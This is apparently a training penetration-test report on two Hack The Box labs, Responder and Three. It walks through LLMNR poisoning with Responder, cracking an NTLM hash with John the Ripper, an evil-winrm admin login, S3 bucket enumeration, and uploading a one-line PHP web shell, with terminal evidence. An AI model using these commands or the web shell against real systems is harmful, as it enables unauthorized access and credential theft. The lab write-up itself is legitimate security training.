


PENETRATION TEST REPORT FINDINGS

3/18/25
VERSION 1.0

STATEMENT OF CONFIDENTIALITY

The contents of this document have been developed by Penda Test. Penda Test considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Penda Test. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Penda Test. The contents of this document do not constitute legal advice. Penda Test's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Penda Test external or internal infrastructure

Penda Test Contacts		
Name	Title	Primary Contact
Brandi English	Pen Tester	beng99@uab.edu

Executive Summary

During this penetration test, multiple security threats were identified across two tested computers. One critical vulnerability was found in the organization's AWS S3 bucket, which was exploitable through direct URL manipulation. Additionally, we discovered security weaknesses in the Windows operating system, including easily accessible passwords and user credentials. These issues stem from improper security configurations, exposing sensitive information and increasing the risk of unauthorized access. Addressing these vulnerabilities is crucial to strengthening the organization's overall security posture.

Scope an Objectives

This penetration assessment evaluates the security posture of Hack The Box Responder and Three Labs. The primary objective of this assessment was to identify and exploit vulnerabilities within their systems to assess potential risks. By simulating real-world attack scenarios, we aimed to uncover security weaknesses that could be leveraged by malicious actors and provide actionable recommendations to mitigate these threats.

Authorization and Consent

Hack the Box Responder Lab
Hack the Box Three Lab

Risk Assessment

This assessment identifies critical security vulnerabilities discovered during penetration testing of the organization's infrastructure. The primary risks include misconfigured AWS S3 bucket permissions, weak Windows authentication mechanisms, and inadequate network security controls. Unauthorized access to the AWS S3 bucket was possible through an AWS CLI command, allowing file manipulation and potential data exposure. Additionally, an exposed NTLM hash on the Windows system was cracked, leading to administrator access. Weak subdomain security further contributed to unauthorized discovery and exploitation of sensitive resources. These security gaps present serious risks, including data breaches, privilege escalation, and unauthorized system access. Immediate remediation efforts should focus on securing AWS permissions, enforcing strong password policies, restricting access controls, and conducting regular security audits. Implementing these measures will significantly reduce the organization's attack surface and enhance overall cybersecurity resilience.

Recommendations and Mitigation Plan

To address identified security risks, the organization should immediately secure AWS S3 permissions, as access was obtained through AWS CLI and a homemade shell exploited it. Implementing strict access controls, disabling unnecessary permissions, and monitoring access logs can prevent unauthorized entry. Enforcing strong password policies with multi-factor authentication and applying least privilege access controls will further reduce risks. Regular security audits must be conducted to detect vulnerabilities, while system hardening measures, such as patching software and disabling unnecessary services, should be implemented. Prompt action on these recommendations will strengthen the organization's security posture and minimize cyber threats.

Conclusion

In conclusion, the combination of exposed credentials, weak authentication mechanisms, and unprotected services creates a high-risk environment. Immediate remediation is necessary to strengthen security controls, restrict unauthorized access, and safeguard sensitive data from potential breaches.

Methodology

The methodologies used in this test included:

- Information Gathering – Collected data on network architecture, open ports, and system configurations to understand potential vulnerabilities.

- Scanning – Used automated and manual scanning techniques to identify open ports, misconfigurations, and weaknesses in security controls.

- Exploitation – Simulated real-world attack scenarios to assess the impact of vulnerabilities, including gaining unauthorized access and testing privilege escalation.

Technical Findings

During the assessment, multiple critical vulnerabilities were identified, including misconfigured AWS S3 bucket permissions, weak Windows authentication mechanisms, and insufficient network access controls. The AWS S3 bucket was accessible via an AWS CLI command, allowing file manipulation and unauthorized access. The Windows system was compromised due to an exposed NTLM hash, which was cracked using John the Ripper to obtain administrator credentials. Weak subdomain security also contributed to the unauthorized discovery of the S3 bucket. These findings highlight serious security gaps that could lead to data breaches and unauthorized system access if not addressed promptly.

Exploitation Details

Computer One: Responder Lab

The exploitation process began by verifying the target using ping and Nmap on IP: 10.129.112.229. We accessed the website by entering http://10.129.112.229 and were redirected to http://unika.htb. We then added 10.129.112.229 unika.htb to /etc/hosts. Using the command sudo responder -I tun0 -v, we captured a hash and saved it to a file named hash. Next, we executed sudo john -w=/usr/share/wordlists/rockyou.txt Hash to retrieve the password. Finally, we used sudo evil-winrm -u Administrator -p badminton -i 10.129.112.229 to gain access and retrieve the flag.

Computer Two: Three Lab

The exploitation of Computer Two allowed us to access an AWS S3 bucket. We started by pinging and scanning the target 10.129.227.248 using Nmap. Upon visiting http://10.129.227.248, we found a website called The Toppers. Inspecting the page revealed an email domain, thetoppers.htb. Using gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain, we discovered a domain called s3.thetoppers.htb, leading to the identification of an S3 bucket. We added s3.thetoppers.htb to our /etc/hosts file and then used aws s3 ls --endpoint=http://s3.thetoppers.htb s3://thetoppers.htb to connect to the bucket. We then created a simple PHP shell and uploaded it. Using http://thetoppers.htb/shell.php?cmd=cat+../, we accessed files containing important information.

Evidence

Computer One :


Pinging target

```
File  Edit  View  Search  Terminal  Help
┌─[user@parrot]─[~]
└──╼ $sudo ping 10.129.112.229
PING 10.129.112.229 (10.129.112.229) 56(84) bytes of data.
64 bytes from 10.129.112.229: icmp_seq=1 ttl=127 time=60.6 ms
64 bytes from 10.129.112.229: icmp_seq=2 ttl=127 time=60.6 ms
64 bytes from 10.129.112.229: icmp_seq=3 ttl=127 time=57.4 ms
64 bytes from 10.129.112.229: icmp_seq=4 ttl=127 time=59.9 ms
64 bytes from 10.129.112.229: icmp_seq=5 ttl=127 time=60.6 ms
^C
--- 10.129.112.229 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 57.369/59.826/60.645/1.255 ms
```

sudo nmap -p- --min-rate 1000 -sV 10.129.112.229

```
└──╼ $sudo nmap -p- --min-rate 1000 -sV 10.129.112.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-17 22:09 UTC
Nmap scan report for 10.129.112.229
Host is up (0.074s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
┌─[user@parrot]─[~]
└──╼ $sudo su
┌─[root@parrot]─[/home/user]
└──╼ #echo "10.129.112.229 unika.htb" >> /etc/hosts
┌─[root@parrot]─[/home/user]
└──╼ #sudo nano /nano/hosts
┌─[root@parrot]─[/home/user]
└──╼ #
```

http://10.129.112.229 ->>>> **http://unika.htb**




Found that its using php


```
┌──[user@parrot]─[~]
└─$ sudo responder -I tun0 -v

                                         __
.----.-----.-----.-----.-----.-----.--|  |.-----.----.
|   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
|__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```

```
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.15.100]
    Responder IPv6             [dead:beef:2::1162]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-14J8KDU1KAC]
    Responder Domain Name      [E88H.LOCAL]
    Responder DCE-RPC Port     [45844]

[+] Listening for events...
```


Creating an event




sudo john -w=/usr/share/wordlists/rockyou.txt Hash to get password "badminton"




sudo evil-winrm -u Administrator -p badminton -i 10.129.112.229



Found flag ea81b7afddd03efaa0945333ed147fac






Computer Two:

Sudo nmap -sV 10.129.227.248

```
┌──[✗]─[user@parrot]─[~]
└──╼ $sudo nmap -sV 10.129.227.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 01:55 UTC
Nmap scan report for 10.129.227.248
Host is up (0.083s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.72 seconds
┌──[user@parrot]─[~]
└──╼ $
```

http:// **10.129.227.248**



Inspect page and fing out uses php and mail@thetoppers.htb

```
<i class="fa fa-envelope" style="width:30px">…</i>
Email: mail@thetoppers.htb
<br>
</div>
<div class="w3-col m6">
<form action="/action_page.php" target="_blank">
<div class="w3-row-padding" style="margin:0 -16px 8px -16px">
::before
<div class="w3-half">
<input class="w3-input w3-border" type="text" placeholder="Name"
required="" name="Name">
ng-32 > div.w3-col.m6 > form > div.w3-row-padding > div.w3-half > input.w3-input.w3-border
```

Add the toppers to nano file /etc/hosts

```
# Host addresses
127.0.0.1   localhost
127.0.1.1   parrot
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
# Others
10.129.128.223 unika.htb
10.129.112.229 unika.htb
10.129.227.248 thetoppers.htb
```

gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain

```
┌──[user@parrot]─[~]
└──╼ $gobuster vhost -u http://thetoppers.htb -w /usr/share/wordlist
s/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-do
main
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/DNS/sub
domains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
┌──[user@parrot]─[~]
└──╼ $
```

aws s3 ls --endpoint=http://s3.thetoppers.htb s3://thetoppers.htb


```
┌─[user@parrot]─[~]
└──╼ $aws --endpoint=http://s3.thetoppers.htb s3 ls
2025-03-18 01:54:56 thetoppers.htb
┌─[user@parrot]─[~]
└──╼ $
```

```
┌─[✗]─[user@parrot]─[~]
└──╼ $aws s3 ls --endpoint=http://s3.thetoppers.htb s3://thetoppers.htb
                           PRE images/
2025-03-18 01:54:56          0 .htaccess
2025-03-18 01:54:56      11952 index.php
┌─[user@parrot]─[~]
└──╼ $
┌─[user@parrot]─[~]
└──╼ $cat shell.php
<?php system($_GET['cmd']); ? >
┌─[user@parrot]─[~]
└──╼ $
```


aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb

